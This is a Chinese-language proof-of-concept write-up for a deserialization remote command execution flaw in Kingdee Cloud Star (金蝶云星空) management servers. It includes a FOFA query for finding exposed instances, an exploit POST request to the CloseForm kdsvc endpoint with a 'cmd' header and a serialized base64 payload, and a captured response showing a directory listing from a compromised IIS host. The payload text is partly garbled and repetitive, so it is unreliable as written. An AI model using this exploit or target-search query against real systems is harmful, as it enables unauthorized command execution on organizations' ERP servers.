

## J8-5金蝶-云星空-RCE


### 漏洞描述:

由于金蝶云星空数据通信默认采用的是二进制数据格式，需要进行序列化与反序列化，在此过程中未对数据进行签名或校验，导致客户端发出的数据可被攻击者恶意篡改，写入包含恶意的序列化数据，达到在服务端远程命令执行的效果。该漏洞不仅存在于金蝶云星空管理中心（默认8000端口），普通应用（默认80端口）也存在类似问题。

**影响版本:**

- 金蝶云星空-管理中心

网站图片:



网络测绘:

### fofa语法:

FOFA: app="金蝶云星空-管理中心"

### 漏洞复现:

[illegible]

```
payload:
POST /Kingdee.BOS.ServiceFacade.ServicesStub.DynamicForm.DynamicFormService.CloseForm.common.kdsvc HTTP/1.1
Host: your-ip
Content-Type: text/json
cmd: whoami

{"apo0": "AAEAAAAD/AQAAAAAAAAAMAgAAAFdTExN0ZW0uV2luZG93cy5Gb3JtYXwVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlFW5ldXRyTWwsIFB1YmVyc2lvbnRva2VuFwU1MzNE1yZU2MTkzNGUwODkFAQAACFTTeXN0ZW0uV
```

效果图:

PS: 需自行生成payload

[数据包扫描](#)
[热加载](#)
[构造请求](#)

```

Request
1 POST /Kingdee.BOS.ServiceFacade.ServicesStub.DynamicForm.DynamicFormService.CloseForm.common.kdsvc-
2 HTTP/1.1
3 Host:
4 Content-Type: text/json
5 cmd: dir
6
7 {"ap0": "AAAAAAD/////
8 AQAAAAAAEAAAGAAAFADfXoTXN0ZW0vV2luZG93cy5Gb3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
9 Y0t1cyVrva2VpUWl3N2E1YzU2MTkzNGUwODkFAQAACFFtXN0ZW0vV2luZG93cy5Gb3Jtcy5eEhvc3QrU3RhZGUBAAAAEVByb3B1
10 cnR5QmFnQm1yZj5BwZCAAAACQMAAAPwAAAMctAAUCAAEEAAD/////
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12 XJZzahn9UpTQMk4wLjAsIEN1BHR1cmU9bWV1dHJhbnRlbnR1b3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYw
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14 CQAAAAKAAAAAQsAAAAJDAAAAAGBwMAAAAABQAQAAAAEAAAHAgkNAAAADA4AAABhU312dGVtLkdvcmVudE1vZG93LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
15 Y0t1cyVrva2VpUWl3N2E1YzU2MTkzNGUwODkFAQAACFFtXN0ZW0vV2luZG93cy5Gb3Jtcy5eEhvc3QrU3RhZGUBAAAAEVByb3B1
16 cnR5QmFnQm1yZj5BwZCAAAACQMAAAPwAAAMctAAUCAAEEAAD/////
17 AQAAAAAAAEAAEQAAAHSTXN0ZW0vV2luZG93cy5Gb3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
18 XJZzahn9UpTQMk4wLjAsIEN1BHR1cmU9bWV1dHJhbnRlbnR1b3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYw
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21 Y0t1cyVrva2VpUWl3N2E1YzU2MTkzNGUwODkFAQAACFFtXN0ZW0vV2luZG93cy5Gb3Jtcy5eEhvc3QrU3RhZGUBAAAAEVByb3B1
22 cnR5QmFnQm1yZj5BwZCAAAACQMAAAPwAAAMctAAUCAAEEAAD/////
23 AQAAAAAAAEAAEQAAAHSTXN0ZW0vV2luZG93cy5Gb3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
24 XJZzahn9UpTQMk4wLjAsIEN1BHR1cmU9bWV1dHJhbnRlbnR1b3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYw
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30 XJZzahn9UpTQMk4wLjAsIEN1BHR1cmU9bWV1dHJhbnRlbnR1b3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYw
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33 Y0t1cyVrva2VpUWl3N2E1YzU2MTkzNGUwODkFAQAACFFtXN0ZW0vV2luZG93cy5Gb3Jtcy5eEhvc3QrU3RhZGUBAAAAEVByb3B1
34 cnR5QmFnQm1yZj5BwZCAAAACQMAAAPwAAAMctAAUCAAEEAAD/////
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40 cnR5QmFnQm1yZj5BwZCAAAACQMAAAPwAAAMctAAUCAAEEAAD/////
41 AQAAAAAAAEAAEQAAAHSTXN0ZW0vV2luZG93cy5Gb3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
42 XJZzahn9UpTQMk4wLjAsIEN1BHR1cmU9bWV1dHJhbnRlbnR1b3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYw
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46 cnR5QmFnQm1yZj5BwZCAAAACQMAAAPwAAAMctAAUCAAEEAAD/////
47 AQAAAAAAAEAAEQAAAHSTXN0ZW0vV2luZG93cy5Gb3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
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56 CQAAAAKAAAAAQsAAAAJDAAAAAGBwMAAAAABQAQAAAAEAAAHAgkNAAAADA4AAABhU312dGVtLkdvcmVudE1vZG93LkR0bDlx0dXJlPW51dXNyYlYw
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65 AQAAAAAAAEAAEQAAAHSTXN0ZW0vV2luZG93cy5Gb3JtcywgVmVyc21vYj00LjAuMCw4LkR0bDlx0dXJlPW51dXNyYlYwIFB1Ymxp
66 XJZzahn9UpTQMk4wLjAsIEN1BHR1cmU9bWV1
```

```

1 HTTP/1.1 200: OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 Set-Cookie: kdservice-sessionid=dc84644d-f.
7 Set-Cookie: ASP.NET_SessionId=dt4dgaqv3fke
8 X-Powered-By: ASP.NET
9 Date: Thu, 25 Jan 2024 13:40:09 GMT
10 Content-Length: 4637
11
12 -驱动器 C 中的卷没有标签。
13 卷的序列号是 5C4C-D98C
14
15 c:\windows\system32\inetrv 的目录
16
17 2024/01/17 11:31 <DIR> .....
18 2024/01/17 11:31 <DIR> .....
19 2018/10/25 11:18 ..... 235,008 abocom
20 2024/01/06 17:00 ..... 323,584 adsiis
21 2021/01/08 06:43 ..... 119,808 appcmd
22 2016/07/16 21:20 ..... 3,810 appcmd
23 2024/01/06 16:58 ..... 184,320 AppHos
24 2024/01/06 16:58 ..... 64,512 apphos
25 2021/01/08 06:41 ..... 405,504 appobj
26 2024/01/03 15:40 ..... 129,536 aspnets
27 2023/09/14 11:47 ..... 40,448 authan

```